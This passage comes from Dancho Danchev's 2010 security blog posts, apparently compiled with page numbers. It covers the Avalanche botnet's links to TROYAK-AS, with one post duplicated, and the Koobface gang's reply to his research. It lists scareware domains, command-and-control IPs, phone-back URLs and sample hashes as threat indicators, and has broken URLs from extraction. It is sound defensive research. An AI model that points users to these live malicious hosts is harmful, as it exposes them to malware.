winter-smile.com - *Email: vasya@mail.ru*

megahosting10.com

Updated will be posted, as soon as they switch to a new theme, introduce new monetization tactics.

This post has been reproduced from [17]Dancho Danchev's blog. Follow him [18]on Twitter.

1327

1. http://www.zdnet.com/blog/security/malware-watch-itunes-gift-certificates-skype-worm-fake-cvs-and-greetin

g-cards/6425?tag=mantle_skin;content

2. http://ddanchev.blogspot.com/2007/04/compilation-of-web-backdoors.html

3. http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html

4. http://ddanchev.blogspot.com/2010/05/from-koobface-gang-with-scareware.html

5.

http://www.virustotal.com/analisis/9371ec52d1ba1387d20f4a837ed5b7404b800d5ff6fc1f499b406a2810260be0-12736

73980

6.

http://www.virustotal.com/analisis/51b408411fcd50fa1cb28
b62ac1dd27340ba795896cabe8691bedf8eb7477762-12732

56046

7.

http://www.virustotal.com/analisis/04d0322235ae4a0b38d7
255e7d604c7d5fe41827bfc6709b9c5c6f56fec85d21-12736

73592

8.

http://www.virustotal.com/analisis/60528da6be39a45b7d27
681ab4f27e819c964a614f49a909fa543de25e4487b3-
12736

74331

9.

http://www.virustotal.com/analisis/9f75071ca9d31deb71fab
34152189a5e861101676f77de0d8395bc2d9c72741e-12736

74655

10.
http://www.virustotal.com/analisis/26efd6c4ce4a634294e5a
d2c13d02a6da11441ab4d316084c329e0542b14c6e5-
12736

74662

11.
[http://www.virustotal.com/analisis/306d49c93a19585487e1aefd4018f5cca2f94c5acd83410ac84370b4de1bc4d6-12736](http://www.virustotal.com/analisis/306d49c93a19585487e1aefd4018f5cca2f94c5acd83410ac84370b4de1bc4d6-1273674668)

74668

12. http://www.virustotal.com/reanalisis.html?e83ffb0315226e5192e8247f859ad7abf3914d858f6dd2dbd8c7da97815ff0a

2-1273675323

13.
http://www.virustotal.com/analisis/85272f56d400d8d56ee5474f7f16f63ec0f571e696feeb4be286938259f41ada-12736

75693

14. https://zeustracker.abuse.ch/monitor.php?host=mystaticdatas.ru

15. http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign.html

16. http://ddanchev.blogspot.com/2010/05/dissecting-mass-dreamhost-sites.html

17. http://ddanchev.blogspot.com/

18. http://twitter.com/danchodanchev

1328

The Avalanche Botnet and the TROYAK-AS Connection (2010-05-13 22:14)

*According to the latest [1]**APWG Global Phishing Survey**:*

• But by mid-2009, phishing was dominated by one player as never before the Avalanche phishing operation. This

criminal entity is one of the most sophisticated and damaging on the Internet, and perfected a mass-production

system for deploying phishing sites and "crimeware" - malware designed specifically to automate identity theft and facilitate unauthorized transactions from consumer bank accounts. Avalanche was responsible for two-thirds (66 %) of all phishing attacks launched in the second half of 2009, and was responsible for the overall

increase in phishing attacks recorded across the Internet."

*The [2]**Avalanche botnet's ecosystem is described by PhishLabs** as:*

*• "[3]**Cutwail aka PushDo is a spamming trojan** being used to send out [4]**massive amounts of spam with links (or lures) to phishing pages** or pages that ask the users to download and run programs. Those programs invariably turn out to be instances of the [5]**Zeus/ZBot/WNSPOEM banking Trojan**. There are also unrelated criminals*

that also use Zeus Trojans to steal online banking information that are not related to this set of scams.

The Avalanche botnet is the middle-step between the spamming botnet and Trojans that steal banking informa-

tion. It is basically a hosting platform used by the attackers. Because the Avalanche bots act as a simple proxy, and *there are thousands of them, it has been exceedingly difficult to shutdown the phish pages. Instead most*

Anti-Phishing organizations have focused on shutting down the domain names that were used in the phishing

URLs."

1329

One of the most notable facts about the botnet, is their persistent interaction with the ***[6]TROYAK-AS cybercrime-friendly ISP****, where they used to host a huge percentage of their ZeuS C &Cs, next to the actual client-side exploit serving iFrame domains/IPs, found on each and every of their phishing pages. The following chronology, exclusively details their client-side exploits/ZeuS crimeware serving campaigns.*

The Avalanche Botnet's ZeuS crimeware/client-side exploit serving campaigns, in chronological order:

[7]Zeus Crimeware/Client-Side Exploits Serving Campaign in the Wild

[8]Scareware, Sinowal, Client-Side Exploits Serving Spam Campaign in the Wild

[9]IRS/PhotoArchive Themed Zeus/Client-Side Exploits Serving Campaign in the Wild

[10]Tax Report Themed Zeus/Client-Side Exploits Serving Campaign in the Wild

[11]PhotoArchive Crimeware/Client-Side Exploits Serving Campaign in the Wild

[12]Facebook/AOL Update Tool Spam Campaign Serving Crimeware and Client-Side Exploits

[13]Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams

[14]Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware

[15]Pushdo Injecting Bogus Swine Flu Vaccine

[16]"Your mailbox has been deactivated" Spam Campaign Serving Crimeware

[17]Ongoing FDIC Spam Campaign Serves Zeus Crimeware

[18]The Multitasking Fast-Flux Botnet that Wants to Bank With You

Related articles on TROYAK-AS, and various cybercrime trends:

[19]TROYAK-AS: the cybercrime-friendly ISP that just won't go away

[20]AS-Troyak Exposes a Large Cybercrime Infrastructure

[21]The current state of the crimeware threat - Q &A

[22]Report: ZeuS crimeware kit, malicious PDFs drive growth of cybercrime

[23]Report: Malicious PDF files comprised 80 percent of all exploits for 2009

This post has been reproduced from [24]Dancho Danchev's blog. Follow him [25]on Twitter.

1. http://www.antiphishing.org/reports/APWG_GlobalPhishingSurvey_2H2009.pdf

2. http://www.phishlabs.com/blog/

3. http://www.zdnet.com/blog/security/cutwail-botnet-spamming-irs-unreported-income-themed-malware/4260

4. http://us.trendmicro.com/imperia/md/content/us/pdf/threats/securitylibrary/study_of_pushdo.pdf

5. http://www.secureworks.com/research/threats/zeus/?threat=zeus

6. http://ddanchev.blogspot.com/2010/03/as50215-troyak-as-taken-offline-zeus-c.html

7. http://ddanchev.blogspot.com/2010/03/zeus-crimewareclient-side-exploits.html

8. http://ddanchev.blogspot.com/2010/03/scareware-sinowal-client-side-exploits.html

9. http://ddanchev.blogspot.com/2010/02/irsphotoarchive-themed-zeusclient-side.html

10. http://ddanchev.blogspot.com/2010/02/tax-report-themed-zeusclient-side.html

11. http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html

12. http://ddanchev.blogspot.com/2010/01/facebookaol-update-tool-spam-campaign.html

13. http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html

14. http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html

15. http://ddanchev.blogspot.com/2009/12/pushdo-injecting-bogus-swine-flu.html

16. http://ddanchev.blogspot.com/2009/11/your-mailbox-has-been-deactivated-spam.html

17. http://ddanchev.blogspot.com/2009/10/ongoing-fdic-spam-campaign-serves-zeus.html

18. http://ddanchev.blogspot.com/2009/07/multitasking-fast-flux-botnet-that.html

19. http://www.zdnet.com/blog/security/troyak-as-the-cybercrime-friendly-isp-that-just-wont-go-away/5761

20. http://rsa.com/blog/blog_entry.aspx?id=1610

21. http://www.zdnet.com/blog/security/the-current-state-of-the-crimeware-threat-q-a/5797

22. http://www.zdnet.com/blog/security/report-zeus-crimeware-kit-malicious-pdfs-drive-growth-of-cybercrime/62

1330

57

23.

http://www.zdnet.com/blog/security/report-malicious-pdf-files-comprised-80-percent-of-all-exploits-for-

2009/5473

24. http://ddanchev.blogspot.com/

25. http://twitter.com/danchodanchev

1331

The Avalanche Botnet and the TROYAK-AS Connection (2010-05-13 22:14)

According to the latest [1]**APWG Global Phishing Survey**:

• But by mid-2009, phishing was dominated by one player as never before the Avalanche phishing operation. This

criminal entity is one of the most sophisticated and damaging on the Internet, and perfected a mass-production

system for deploying phishing sites and "crimeware" - malware designed specifically to automate identity theft and facilitate unauthorized transactions from consumer bank accounts. Avalanche was responsible for two-thirds (66 %) of all phishing attacks launched in the second half of 2009, and was responsible for the overall

increase in phishing attacks recorded across the Internet."

The [2]**Avalanche botnet's ecosystem is described by PhishLabs** as:

• "[3]**Cutwail aka PushDo is a spamming trojan** being used to send out [4]**massive amounts of spam with links (or lures) to phishing pages** or pages that ask the users to download and run programs. Those programs invariably turn out to be instances of the

*[5]**Zeus/ZBot/WNSPOEM banking Trojan**. There are also unrelated criminals*

that also use Zeus Trojans to steal online banking information that are not related to this set of scams.

The Avalanche botnet is the middle-step between the spamming botnet and Trojans that steal banking informa-

tion. It is basically a hosting platform used by the attackers. Because the Avalanche bots act as a simple proxy, and there are thousands of them, it has been exceedingly difficult to shutdown the phish pages. Instead most

Anti-Phishing organizations have focused on shutting down the domain names that were used in the phishing

URLs."

1332

*One of the most notable facts about the botnet, is their persistent interaction with the **[6]TROYAK-AS cybercrime-friendly ISP**, where they used to host a huge percentage of their ZeuS C &Cs, next to the actual client-side exploit serving iFrame domains/IPs, found on each and every of their phishing pages. The following chronology, exclusively details their client-side exploits/ZeuS crimeware serving campaigns.*

The Avalanche Botnet's ZeuS crimeware/client-side exploit serving campaigns, in chronological order:

[7]Zeus Crimeware/Client-Side Exploits Serving Campaign in the Wild

[8]Scareware, Sinowal, Client-Side Exploits Serving Spam Campaign in the Wild

[9]IRS/PhotoArchive Themed Zeus/Client-Side Exploits Serving Campaign in the Wild

[10]Tax Report Themed Zeus/Client-Side Exploits Serving Campaign in the Wild

[11]PhotoArchive Crimeware/Client-Side Exploits Serving Campaign in the Wild

[12]Facebook/AOL Update Tool Spam Campaign Serving Crimeware and Client-Side Exploits

[13]Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams

[14]Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware

[15]Pushdo Injecting Bogus Swine Flu Vaccine

[16]"Your mailbox has been deactivated" Spam Campaign Serving Crimeware

[17]Ongoing FDIC Spam Campaign Serves Zeus Crimeware

[18]The Multitasking Fast-Flux Botnet that Wants to Bank With You

Related articles on TROYAK-AS, and various cybercrime trends:

[19]TROYAK-AS: the cybercrime-friendly ISP that just won’t go away

[20]AS-Troyak Exposes a Large Cybercrime Infrastructure

[21]The current state of the crimeware threat - Q &A

[22]Report: ZeuS crimeware kit, malicious PDFs drive growth of cybercrime

[23]Report: Malicious PDF files comprised 80 percent of all exploits for 2009

This post has been reproduced from [24]Dancho Danchev's blog. Follow him [25]on Twitter.

1. http://www.antiphishing.org/reports/APWG_GlobalPhishingSurvey_2H2009.pdf

2. http://www.phishlabs.com/blog/

3. http://www.zdnet.com/blog/security/cutwail-botnet-spamming-irs-unreported-income-themed-malware/4260

4. http://us.trendmicro.com/imperia/md/content/us/pdf/threats/securitylibrary/study_of_pushdo.pdf

5. http://www.secureworks.com/research/threats/zeus/?threat=zeus

6. http://ddanchev.blogspot.com/2010/03/as50215-troyak-as-taken-offline-zeus-c.html

7. http://ddanchev.blogspot.com/2010/03/zeus-crimewareclient-side-exploits.html

8. http://ddanchev.blogspot.com/2010/03/scareware-sinowal-client-side-exploits.html

9. http://ddanchev.blogspot.com/2010/02/irsphotoarchive-themed-zeusclient-side.html

10. http://ddanchev.blogspot.com/2010/02/tax-report-themed-zeusclient-side.html

11. http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html

12. http://ddanchev.blogspot.com/2010/01/facebookaol-update-tool-spam-campaign.html

13. http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html

14. http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html

15. http://ddanchev.blogspot.com/2009/12/pushdo-injecting-bogus-swine-flu.html

16. http://ddanchev.blogspot.com/2009/11/your-mailbox-has-been-deactivated-spam.html

17. http://ddanchev.blogspot.com/2009/10/ongoing-fdic-spam-campaign-serves-zeus.html

18. http://ddanchev.blogspot.com/2009/07/multitasking-fast-flux-botnet-that.html

19. http://www.zdnet.com/blog/security/troyak-as-the-cybercrime-friendly-isp-that-just-wont-go-away/5761

20. http://rsa.com/blog/blog_entry.aspx?id=1610

21. http://www.zdnet.com/blog/security/the-current-state-of-the-crimeware-threat-q-a/5797

22. http://www.zdnet.com/blog/security/report-zeus-crimeware-kit-malicious-pdfs-drive-growth-of-cybercrime/62

1333

57

23.

http://www.zdnet.com/blog/security/report-malicious-pdf-files-comprised-80-percent-of-all-exploits-for-

2009/5473

24. http://ddanchev.blogspot.com/

25. http://twitter.com/danchodanchev

1334

Koobface Gang Responds to the "10 Things You Didn't Know About the Koobface Gang Post"

(2010-05-17 21:23)

UPDATED Moday, May 24, 2010: *The scareware domains/redirectors pushed by the Koobface botnet, have been*

included at the bottom of this post, including detection rates and phone back URLs.

*On May 13th, 2010, the Koobface gang responded to my " [1]**10 things you didn't know about the Koobface***

gang *" post published in February, 2010, by including the following message within Koobface-infected hosts, serving bogus video players, and, of course, scareware:*

• regarding this [2]article By Dancho Danchev | February 23, 2010, 9:30am PST

1. *no connection* ***2.*** *what’s reason to buy software just for one screenshot?* ***3.*** *no connection* ***4.*** *:)* ***5.*** *:)* ***6.*** *:)* ***7.***

it was ’ali baba & 4’ originally. you should be more careful ***8.*** *heh* ***9.*** *strange error. there’re no experiments on that* ***10.*** *maybe. not 100 % sure*

Ali Baba 13 may 2010

*This is the [3]****second individual message left by the botnet masters for me, and the third one in general where I’m referenced.***

What makes an impression is their/his attempt to distance themselves/himself from major campaigns affect-

ing high profile U.S based web properties, fraudulent activities such as click fraud, and their/his attempt to legitimize their/his malicious activities by emphasizing on the fact that they/he are not involved in crimeware campaigns, and have never stolen any credit card details.

01. [4]The gang is connected to, probably maintaining the click-fraud facilitating Bahama botnet

- Koobface gang: no connection

1335

*You wish, you wish. [5]****ClickForensics*** *pointed it out, [6]****I confirmed it****, and at a later stage reproduced it.*

*Among the many examples of this activities, is **MD5: 0fbf1a9f8e6e305138151440da58b4f1** modifying the*

*HOSTS file on the infected PCs to [7]**redirect all the Google and Yahoo search traffic** to **89.149.210.109** , whereas, in [8]**between phoning back** to well known [9]**Koobface scareware C &Cs** at the time, such as 212.117.160.18, and **urodinam .net/8732489273.php** at the time.*

*In May, 2010, parked on the very same IP to which **urodinam.net** (**91.188.59.10**) is currently responding to, is an active [10]**client-side exploits serving campaign** using the YES malware exploitation kit (**1zabslwvn538n4i5tcjl.com** -*

Email: michaeltycoon@gmail.com).

I can go on forever.

02. [11]Despite their steady revenue flow from sales of scareware, the gang once used trial software to take a screenshot of a YouTube video

- Koobface gang: what’s reason to buy software just for one screenshot?

1336

*No reason at all, I guess that’s also the reason behind the temporary change in [12]**scareware URls to include GREED within the file name**.*

03. [13]The Koobface gang was behind the malvertising attack the hit the web site of the New York Times

in September

- Koobface gang: no connection

You wish, you wish.

In fact, several of the recent high-profile malvertising campaigns that targeted major Web 2.0 properties, can

be also traced back to their infrastructure. Now, whether they are aware of the true impact of the malvertisement campaign, and whether they are intentionally pushing it at a particular web site remains unknown.

*The fact is that, the exact [14]**same domain that was used in the NYTimes redirection, was also back then***

***embedded on all of the Koobface infected hosts**, in order to serve scareware.*

04.

[15]The gang conducted a several hours experiment in November, 2009 when for the first time ever

client-side exploits were embedded on Koobface-serving compromised hosts

- Koobface gang: :)

He who smiles last, smiles best.

05. [16]The Koobface gang was behind the massive (1+ million affected web sites) scareware serving cam-

paign in November, 2009

- Koobface gang: :)

Since they’re admitting their involvement in point 5, they also don’t know/forget that one of the many ways

*the [17]**connection between the Koobface gang and massive blackhat SEO campaign** was established in exactly the same way as the one in their involvement in the NYTimes malvertising campaign. Convenient denial of involvement in high-profile campaigns means nothing when collected data speaks for itself.*

06. [18]The Koobface Gang Monetizes Mac OS X Traffic through adult dating/Russian online movie market-

places

- Koobface gang: :)

*Read more on the practice - " [19]**How the Koobface Gang Monetizes Mac OS X Traffic** ".*

1337

07. [20]Ali Baba and 40 LLC a.k.a the Koobface gang greeted the security community on Christmas

- Koobface gang: it was ’ali baba & 4’ originally. you should be more careful

*Since the original [21]**Ali Baba had 40 thieves with him**, not 4, the remaining 36 can be best described as the* *cybecrime ecosystem’s stakeholders earning revenues and having their business models scaling, thanks to the*

involvement of the Koobface botnet.

08. [22]The Koobface gang once redirected Facebook’s IP space to my personal blog

- Koobface gang: heh

*Read more on the topic - " [23]**Koobface Botnet Redirects Facebook’s IP Space to my Blog** ".*

09. [24]The gang is experimenting with alternative propagation strategies, such as for instance Skype

1338

- Koobface gang: strange error. there’re no experiments on that

*Hmm, who should I trust? [25]**SophosLabs** and [26]**TrendMicro** or the Koobface gang? SophosLabs and TrendMicro or the Koobface gang? Sophos Labs and TrendMicro or....well you get the point. Of course there isn’t, now that’s is publicly known it’s in the works.*

10. [27]The gang is monetizing traffic through the Crusade Affiliates scareware network

- Koobface gang: maybe. not 100 % sure

They don’t know where they get all the money by being pushing scareware? How convenient.

When data and facts talk, even "Cyber Jesus" listens. Read more on the monetization model - " [28]**Koobface Botnet’s Scareware Business Model** "; " [29]**Koobface Botnet’s Scareware Business Model - Part Two** ".

The Koobface botnet is currently pushing scareware through **2gig-antivirus.com?mid=312 &code=4db12f &d=1**

&s=2 - 195.5.161.210 - Email: test@now.net.cn

1339

Parked on the same IP (195.5.161.210, AS31252, STARNET-AS StarNet Moldova) are also:

0web-antispyware.com - Email: test@now.net.cn

12netantispy.com - Email: test@now.net.cn

13netantispy.com - Email: test@now.net.cn

14netantispy.com - Email: test@now.net.cn

16netantispy.com - Email: test@now.net.cn

1anetantispy.com - Email: test@now.net.cn

1bnetantispy.com - Email: test@now.net.cn

1gb-scanner.com - Email: test@now.net.cn

1gig-antivirus.com - Email: test@now.net.cn

1webantivirus.com - Email: test@now.net.cn

20gb-antivirus.com - Email: test@now.net.cn

2gb-scanner.com *- Email: test@now.net.cn*

2gig-antivirus.com *- Email: test@now.net.cn*

1340

2mb-scanner.com *- Email: test@now.net.cn*

2web-antispy.com *- Email: test@now.net.cn*

2webantivirus.com *- Email: test@now.net.cn*

30gb-antivirus.com *- Email: test@now.net.cn*

3gb-scanner.com *- Email: test@now.net.cn*

3gig-antivirus.com *- Email: test@now.net.cn*

3mb-scanner.com *- Email: test@now.net.cn*

3web-antispy.com *- Email: test@now.net.cn*

3web-antispyware.com *- Email: test@now.net.cn*

3webantivirus.com *- Email: test@now.net.cn*

40gb-antivirus.com *- Email: test@now.net.cn*

4gb-scanner.com *- Email: test@now.net.cn*

4gig-antivirus.com *- Email: test@now.net.cn*

4mb-scanner.com *- Email: test@now.net.cn*

4web-antispy.com *- Email: test@now.net.cn*

4webantivirus.com *- Email: test@now.net.cn*

50gb-antivirus.com *- Email: test@now.net.cn*

5gb-scanner.com *- Email: test@now.net.cn*

5gig-antivirus.com *- Email: test@now.net.cn*

5mb-scanner.com *- Email: test@now.net.cn*

5web-antispy.com *- Email: test@now.net.cn*

5webantivirus.com *- Email: test@now.net.cn*

60gb-antivirus.com *- Email: test@now.net.cn*

6mb-scanner.com *- Email: test@now.net.cn*

6web-antispy.com *- Email: test@now.net.cn*

7web-antispyware.com *- Email: test@now.net.cn*

aweb-antispyware.com *- Email: test@now.net.cn*

awebantivirus.com *- Email: test@now.net.cn*

cwebantivirus.com *- Email: test@now.net.cn*

dwebantivirus.com *- Email: test@now.net.cn*

ewebantivirus.com *- Email: test@now.net.cn*

novascanner4.com *- Email: test@now.net.cn*

- ***setup.exe*** *- [30]Gen:Variant.Koobface.2; W32.Koobface - Result: 15/40 (37.5 %)*

- ***MalvRem _312s2.exe*** *- [31]W32/FakeAlert.5!Maximus; Trojan.Win32.FakeAV - Result: 10/41 (24.4 %) which once executed phones back to:*

- **s1system.com/download/winlogo.bmp** - 91.213.157.104, AS13618, CARONET-AS - Email: contact@privacy-

protect.cn

- **networki10.com** - 91.213.217.106, AS42473, ANEXIA-AS - Email: contact@privacy-protect.cn

UPDATED: Wednesday, May 19, 2010 :

The current redirection taking place through the embedded link on Koobface infected hosts, takes place through: **www3.coantys-48td.xorg.pl** - 188.124.5.66 - AS44565, VITAL TEKNOLOJI

- **www1.fastsearch.cz.cc** - 207.58.177.96 - AS25847, SERVINT ServInt Corporation

Detection rates:

- **setup.exe** - [32]Win32/Koobface.NCX; Gen:Variant.Koobface.2 - Result: 13/41 (31.71 %)

- **packupdate _build107 _2039.exe** - [33]W32/FakeAV.AM!genr; Mal/FakeAV-AX - Result: 8/41 (19.52 %)

1341

Upon execution, the scareware sample phones back to:

update1.myownguardian.com - 94.228.209.223, AS47869, NETROUTING-AS - Email: gkook@checkjemail.nl

update2.myownguardian.net *- 93.186.124.92, AS44565, VITAL TEKNOLOJI - Email: gkook@checkjemail.nl*

UPDATED Moday, May 24, 2010 :

The following Koobface scareware domains/redirectors have been pushed

by the Koobface gang over the pat 7 days. All of them continue using the services of ***AS31252, STARNET-AS StarNet Moldova at 195.5.161.210 and 195.5.161.211****.*

0web-antispyware.com *- Email: test@now.net.cn*

12netantispy.com *- Email: test@now.net.cn*

13netantispy.com *- Email: test@now.net.cn*

14netantispy.com *- Email: test@now.net.cn*

15netantispy.com *- Email: test@now.net.cn*

16netantispy.com *- Email: test@now.net.cn*

1342

1anetantispy.com *- Email: test@now.net.cn*

1bnetantispy.com *- Email: test@now.net.cn*

1cnetantispy.com *- Email: test@now.net.cn*

1dnetantispy.com *- Email: test@now.net.cn*

1eliminatemalware.com *- Email: test@now.net.cn*

1eliminatespy.com *- Email: test@now.net.cn*

1eliminatethreats.com *- Email: test@now.net.cn*

1eliminatevirus.com *- Email: test@now.net.cn*

1enetantispy.com *- Email: test@now.net.cn*

1webantivirus.com *- Email: test@now.net.cn*

1webfilter1000.com *- Email: test@now.net.cn*

1www-antispyware.com *- Email: test@now.net.cn*

1www-antivirus.com *- Email: test@now.net.cn*

20gb-antivirus.com *- Email: test@now.net.cn*

2eliminatemalware.com *- Email: test@now.net.cn*

2eliminatevirus.com *- Email: test@now.net.cn*

2web-antispy.com *- Email: test@now.net.cn*

2webantivirus.com *- Email: test@now.net.cn*

2www-antispyware.com *- Email: test@now.net.cn*

2www-antivirus.com *- Email: test@now.net.cn*

30gb-antivirus.com *- Email: test@now.net.cn*

3web-antispy.com *- Email: test@now.net.cn*

3web-antispyware.com *- Email: test@now.net.cn*

3webantivirus.com *- Email: test@now.net.cn*

3www-antispyware.com *- Email: test@now.net.cn*

3www-antivirus.com *- Email: test@now.net.cn*

40gb-antivirus.com *- Email: test@now.net.cn*

4web-antispy.com *- Email: test@now.net.cn*

4webantivirus.com *- Email: test@now.net.cn*

4www-antispyware.com *- Email: test@now.net.cn*

4www-antivirus.com *- Email: test@now.net.cn*

5web-antispy.com *- Email: test@now.net.cn*

5webantivirus.com *- Email: test@now.net.cn*

5www-antispyware.com *- Email: test@now.net.cn*

5www-antivirus.com *- Email: test@now.net.cn*

60gb-antivirus.com *- Email: test@now.net.cn*

6web-antispy.com *- Email: test@now.net.cn*

7web-antispyware.com *- Email: test@now.net.cn*

a30windows-scan.com *- Email: test@now.net.cn*

a40windows-scan.com *- Email: test@now.net.cn*

a50windows-scan.com *- Email: test@now.net.cn*

a50windows-scan.com *- Email: test@now.net.cn*

a60windows-scan.com *- Email: test@now.net.cn*

americanscanner.com *- Email: test@now.net.cn*

aresearchsecurity.com *- Email: test@now.net.cn*

awebantivirus.com *- Email: test@now.net.cn*

barracuda10.com *- Email: test@now.net.cn*

beguardsystem.com *- Email: test@now.net.cn*

beguardsystem2.com *- Email: test@now.net.cn*

bewareofthreat.com *- Email: test@now.net.cn*

1343

bewareofydanger.com *- Email: test@now.net.cn*

bprotectsystem.com *- Email: test@now.net.cn*

bwebantivirus.com *- Email: test@now.net.cn*

choclatescanner2.com *- Email: test@now.net.cn*

cleanerscanner2.com *- Email: test@now.net.cn*

cnn2scanner.com *- Email: test@now.net.cn*

cprotectsystem.com *- Email: test@now.net.cn*

cwebantivirus.com *- Email: test@now.net.cn*

dacota4security.com *- Email: test@now.net.cn*

defencyresearch.com *- Email: test@now.net.cn*

defenseacquisitions.com *- Email: test@now.net.cn*

defenseacquisitions.com *- Email: test@now.net.cn*

defensecapability.com *- Email: test@now.net.cn*

dprotectsystem.com *- Email: test@now.net.cn*

dwebantivirus.com *- Email: test@now.net.cn*

eliminatespy.com *- Email: test@now.net.cn*

eliminatethreat.com *- Email: test@now.net.cn*

eliminatethreats.com *- Email: test@now.net.cn*

eprotectsystem.com *- Email: test@now.net.cn*

ewebantivirus.com *- Email: test@now.net.cn*

fantasticscan2.com *- Email: test@now.net.cn*

fortescanner.com *- Email: test@now.net.cn*

four4defence.com *- Email: test@now.net.cn*

fprotectsystem.com *- Email: test@now.net.cn*

house2call.com *- Email: test@now.net.cn*

house4call.com *- Email: test@now.net.cn*

ibewareofdanger.com *- Email: test@now.net.cn*

iresearchdefence.com *- Email: test@now.net.cn*

ldefenceresearch.com *- Email: test@now.net.cn*

micro2smart.com *- Email: test@now.net.cn*

micro4smart.com *- Email: test@now.net.cn*

micro6smart.com *- Email: test@now.net.cn*

necessitydefense.com *- Email: test@now.net.cn*

nolongerthreat.com *- Email: test@now.net.cn*

nova3-antispyware.com *- Email: test@now.net.cn*

nova4-antispyware.com *- Email: test@now.net.cn*

nova5-antispyware.com *- Email: test@now.net.cn*

nova7-antispyware.com *- Email: test@now.net.cn*

nova8-antispyware.com *- Email: test@now.net.cn*

nova-antivirus1.com *- Email: test@now.net.cn*

nova-antivirus2.com *- Email: test@now.net.cn*

novascanner2.com *- Email: test@now.net.cn*

nova-scanner2.com *- Email: test@now.net.cn*

novascanner3.com *- Email: test@now.net.cn*

nova-scanner3.com *- Email: test@now.net.cn*

novascanner4.com *- Email: test@now.net.cn*

nova-scanner4.com *- Email: test@now.net.cn*

novascanner5.com *- Email: test@now.net.cn*

nova-scanner5.com *- Email: test@now.net.cn*

novascanner7.com *- Email: test@now.net.cn*

nova-scanner7.com *- Email: test@now.net.cn*

onguardsystem2.com *- Email: test@now.net.cn*

over11scanner.com *- Email: test@now.net.cn*

pcguardsystem2.com *- Email: test@now.net.cn*

pcguardsystems.com *- Email: test@now.net.cn*

pcpiscanner.com *- Email: test@now.net.cn*

pitstopscan.com *- Email: test@now.net.cn*

protectionfunctions.com *- Email: test@now.net.cn*

protectionmeasure.com *- Email: test@now.net.cn*

protectionmethods.com *- Email: test@now.net.cn*

protectionoffices.com *- Email: test@now.net.cn*

protectionprinciples.com *- Email: test@now.net.cn*

protectsystema.com *- Email: test@now.net.cn*

protectsystemc.com *- Email: test@now.net.cn*

protectsystemd.com *- Email: test@now.net.cn*

protectsysteme.com *- Email: test@now.net.cn*

protectsystemf.com *- Email: test@now.net.cn*

researchdefence.com *- Email: test@now.net.cn*

researchysecurity.com *- Email: test@now.net.cn*

spywarekillera.com *- Email: test@now.net.cn*

spywarekillerc.com *- Email: test@now.net.cn*

spywarekillerd.com *- Email: test@now.net.cn*

spywarekillere.com *- Email: test@now.net.cn*

spywarekillerr.com *- Email: test@now.net.cn*

spywarekillerz5.com *- Email: test@now.net.cn*

stainsscanner2.com *- Email: test@now.net.cn*

stop20attack.com *- Email: test@now.net.cn*

tendefender2.com *- Email: test@now.net.cn*

thelosers2010.com *- Email: test@now.net.cn*

trivalsoftware.com *- Email: test@now.net.cn*

unstoppable2010.com *- Email: test@now.net.cn*

unstoppable2010.com *- Email: test@now.net.cn*

use6defence.com *- Email: test@now.net.cn*

viruskiller3a.com *- Email: test@now.net.cn*

viruskiller4a.com *- Email: test@now.net.cn*

viruskiller5a.com *- Email: test@now.net.cn*

viruskiller6a.com *- Email: test@now.net.cn*

webfilter100.com *- Email: test@now.net.cn*

webfilter999.com *- Email: test@now.net.cn*

winguardsystem.com *- Email: test@now.net.cn*

yourguardsystem.com *- Email: test@now.net.cn*

yourguardsystem2.com *- Email: test@now.net.cn*

z22windows-scan.com *- Email: test@now.net.cn*

z23windows-scan.com *- Email: test@now.net.cn*

z25windows-scan.com *- Email: test@now.net.cn*

z27windows-scan.com *- Email: test@now.net.cn*

zaresearchsecurity.com *- Email: test@now.net.cn*

Detection rates:

- ***setup.exe*** *- [34]Net-Worm:W32/Koobface.HN; Mal/Koobface-D - Result: 11/41 (26.83 %)*

1345

- ***avdistr _312.exe*** *- [35]Trojan.FakeAV!gen24; Trojan.FakeAV - Result: 8/41 (19.52 %)*

Upon execution phones back to:

s1system.com/download/winlogo.bmp *- 91.213.157.104 - Email: contact@privacy-protect.cn*

accsupdate.com/?b=103s1 *- 193.105.134.115 - Email: contact@privacy-protect.cn*

Previous parked on 91.213.217.106, AS42473, ANEXIA-AS now responding to 193.105.134.115, AS42708, PORTLANE:

networki10.com *- Email: contact@privacy-protect.cn*

winsecuresoftorder.com *- Email: contact@privacy-protect.cn*

time-zoneserver.com *- Email: contact@privacy-protect.cn*

1blacklist.com *- Email: contact@privacy-protect.cn*

In order to understand the importance of profiling Koobface gang's activities, consider going their their underground *multitasking campaigns in the related posts.*

Related Koobface botnet/Koobface gang research:

[36]From the Koobface Gang with Scareware Serving Compromised Sites

[37]Dissecting Koobface Gang’s Latest Facebook Spreading Campaign

[38]Koobface Redirectors and Scareware Campaigns Now Hosted in Moldova

[39]10 things you didn’t know about the Koobface gang

[40]A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang

[41]How the Koobface Gang Monetizes Mac OS X Traffic

[42]The Koobface Gang Wishes the Industry "Happy Holidays"

[43]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

[44]Koobface Botnet Starts Serving Client-Side Exploits

[45]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[46]Koobface Botnet’s Scareware Business Model - Part Two

[47]Koobface Botnet’s Scareware Business Model - Part One

[48]Koobface Botnet Redirects Facebook’s IP Space to my Blog

[49]New Koobface campaign spoofs Adobe’s Flash updater

[50]Social engineering tactics of the Koobface botnet

[51]Koobface Botnet Dissected in a TrendMicro Report

[52]Movement on the Koobface Front - Part Two

[53]Movement on the Koobface Front

[54]Koobface - Come Out, Come Out, Wherever You Are

[55]Dissecting Koobface Worm’s Twitter Campaign

This post has been reproduced from [56]Dancho Danchev’s blog. Follow him [57]on Twitter.

1. http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452

